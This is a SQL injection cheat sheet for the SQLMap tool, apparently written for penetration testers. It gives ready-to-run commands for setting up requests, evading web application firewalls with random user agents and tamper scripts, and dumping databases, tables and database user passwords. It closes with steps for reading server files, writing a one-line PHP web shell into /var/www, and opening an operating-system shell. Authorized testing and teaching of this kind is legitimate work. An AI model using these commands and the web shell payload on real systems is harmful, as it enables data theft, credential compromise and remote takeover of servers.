PRIMARY CATEGORY β†’ SQLi

Input

There are several ways that SQLMap supports in order to properly set up the given HTTP Requests before its usage

Curl Commands


Browser β†’ Dev Tools β†’ Network Tab β†’ Right Click to the select HTTP Request β†’ Copy β†’ Copy as cURL (POSIX)

Zoom in

Once the HTTP Request has been copied as a curl command, simply paste it to the CLI and replace the curl binary with SQLMap

sqlmap 'https://example.com/' \
  -H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0) Gecko/20100101 Firefox/147.0' \
...<SNIP>...
GET/POST Requests

As always, GET parametes are specified within the URL

sqlmap --url 'http[s]://www.example.com?id=1'

Regarding POST HTTP Requests, it is necessary to specify the --data option

sqlmap --url "http[s]://www.example.com" --method 'POST' --data 'id=1&name=test'

If we specify an asterisk after a given parameter, only the latter will be assessed

sqlmap --url "http[s]://www.example.com" --method 'POST' --data 'id=1*&name=test'
Full HTTP Requests

There are situations where we must specify the entire HTTP Request with all its headers and body

To do so, we have two different approaches

HTTP Proxy


We can capture the HTTP Request in question using an HTTP Proxy such as Burpsuite or Caido and copy the entire request into a request.txt file, which will be passed to SQLMap through the -r option

To do so, simply copy the entire HTTP Request from the HTTP Proxy

Zoom in

Then, paste it into a file and run the following command

sqlmap -r request.txt
Custom Requests

If it is necessary to be logged in to test a given HTTP Parameter, we can use the --cookie option to specify a valid cookie

sqlmap ... --cookie='<COOKIE_NAME>=<COOKIE_VALUE>' # e.g. PHPSESSID=ab4530f4a7d10448457fa8b0eadac29c

Similarly, we can specifiy any other type of HTTP Header using the --header

sqlmap ... --header='<HEADER_NAME>:<HEADER_VALUE>' # e.g. Content-Type: application/json

Nowadays, most web application are protected by some kind of Web Application Firewall. The most frequent action it usually performs is returning a 403 error in the HTTP Response if the client’s request contains a blank User-Agent or one used by web pentesting tools, such as SQLMap

Therefore, we can use the --random-agent option, which is designed to randomly select a User-Agent header value from the included database of regular browser values

sqlmap ... --random-agent

Attack Tuning

Prefixes and Suffixes

SQLMap comes with a set of different boundaries, both prefixes and suffixes, which, together with the vector, make up the entire payload sent to the target

Moreover, we can pass a custom preffix or suffix ( or both ) to SQLMAP, which will be used along with the original payloads

To do so, proceed as follows

sqlmap --url '<URL>' --method POST --data 'id=1*' --random-agent --batch --prefix="%'))" --suffix="-- -"
Level | Risk

As stated, this tool combines a set of predefined boundaries ( i.e. preffix/suffix pairs ) along with the vectors

Nevertheless, a user can modify the set of boundaries used by default with the --level and --risk

  • --level It extends both vectors and boundaries being used

Defaul value β†’ 1. Up to 5

sqlmap --url '<URL>?id=1*' --batch --random-agent -v 3 --level=5
  • --risk It extends the used vector set based on their risk of causing problems in the target

Defaul value β†’ 1. Up to 3

sqlmap --url '<URL>?id=1*' --batch --random-agent -v 3 --risk=3

By default, SQLmap sends a total of 72 payloads when testing a single parameter i.e. --risk=1 --level=1

However, when both parameters are set to their maximum value ( i.e. --level=5 --risk=5 ), the number of payloads increase to 7,865

We have to bear in mind the risks of setting the --risk parameter above 3, as the tool begins to include OR statements within the payloads, which can cause damage to the database if the user input is enclosed inside an UPDATE or DELETE statement


Enumeration

Basic Information
Database Version Banner
sqlmap --url '<URL>' --random-agent --batch --banner
Current Database and DB Username
sqlmap --url '<URl>' --random-agent --batch --current-db --current-user
Schema
sqlmap --url '<URL>' --random-agent --batch --schema
Databases
sqlmap --url '<URL>' --method POST --data 'id=1*&user=test' --random-agent --batch --dbs
Tables for a given DB
sqlmap --url '<URL>?id=1*' --random-agent --batch -D '<DATABASE>' --tables
Columns for a given DB.Table
sqlmap --url '<URL>' --cookie 'id=1*' --random-agent --batch -D '<DATABASE>' -T '<TABLE>' --columns
Data
All DB Information except DBMS System DBs

i.e. excluding information_schema, performance_schema, SYS and MYSQL

sqlmap --url '<URL>?id=1*' --random-agent --batch --dump --exclude-sysdbs
Specific Database
sqlmap --url '<URL>?id=1*' --random-agent --batch -D '<DATABASE>' --dump
Specific DB Table
sqlmap --url '<URL>' --cookie 'id=1*' --random-agent --batch -D '<DATABASE>' -T '<TABLE>' --dump
DB User Passwords

Usually from mysql.users table

sqlmap --url '<URL>' --random-agent --batch --passwords
Filtering the Output
sqlmap --url '<URL>' --random-agent --batch -D '<DATABASE>' -T '<TABLE>' --where="<COLUMN> LIKE '%<STRING>%'" --dump
Filtering Schema Elements

i.e. Databases, tables, columns and so on

Tables
sqlmap --url '<URL>' --random-agent --batch --search -T '<STRING>' # e.g. user
Columns
sqlmap --url '<URL>' --random-agent --batch --search -C '<STRING>' # e.g. pass

Web Application Protections Bypass

sqlmap.py -r <HTTP_REQ_FILE> --batch --random-agent --risk=<INT> --level=<INT> --randomize=<PARAM> --tamper=<TAMPER_SCRIPT>

See below πŸ”½

CSRF Token
sqlmap --url '<URL>' --random-agent --batch --csrf-token="<POST_PARAMETER_NAME>" # e.g. <input type="hidden" name="<POST_PARAMETER_NAME>" value="XXXXXXXXXXX">
Unique Values
sqlmap --url '<URL>' --random-agent --batch --randomize=<PARAMETER>
Calculated Parameter Bypass
sqlmap --url '<URL>' --method POST --data '<PARAM>=<VALUE>&<PARAM>=<VALUE>' --batch --random-agent --eval="import hashlib;h=hashlib.md5(<PARAM>).hexdigest()"
User-Agent Bypass
sqlmap --url '<URL>' --batch --random-agent
Tamper Scripts

β€œTamper scripts are a special kind of (Python) scripts written for modifying requests just before being sent to the target, in most cases to bypass some protection”

e.g.
sqlmap --url '<URL>' --batch --random-agent --tamper=<TAMPER_SCRIPT_NAME>

All the existing tampers, along with its description, can be listed as follows

sqlmap --list-tampers

OS Exploitation

File Read/Write

As stated in other sections, the current database user must have the FILE privilege set

Furthermore, the secure_file_priv global parameter should have an empty value in order to allow input and output operation to the file system

However, even if these two requirements are met, the system user running the DBMS service must have either read permission on the given file or write permission on the directory where we want to create the file

SQLMap has a parameter called --is-dba, which tell us if the current database user has this type of permissions

Is the current user a DBA?

DBA stands for Database Administrator

sqlmap --url '<URL>' --method POST --data '<PARAM>=<VALUE>*' --batch --random-agent --is-dba
Reading Files

Once we verify that the current DB user has the appropiate permissions, we can proceed as follows to read a given file
sqlmap --url '<URL>?<PARAMETER>=<VALUE>*' --batch --random-agent --file-read '<FILE>'

By default, the tool stores the requested files within the ~/.sqlmap/output/<DOMAIN>/files directory

Writing Files

Once again, having verified that the we have the necessary permissions to perform the following action, proceed as follows

  • Payload Creation
echo '<?php system($_GET[0]); ?>' > <OUTPUT_FILE>
  • Writing the given file to the target
sqlmap --url '<URL>' --method POST --data '<PARAM>=<VALUE>' --batch --random-agent --file-write 'shell.php' --file-dest '/var/www'
OS Command Execution

Instead of carrying out the manual process to gain command execution on the target, SQLMap can faciliate this process

sqlmap --url '<URL>?<PARAM>=<VALUE>*' --batch --random-agent --os-shell --technique=<SQLI_TECHNIQUE>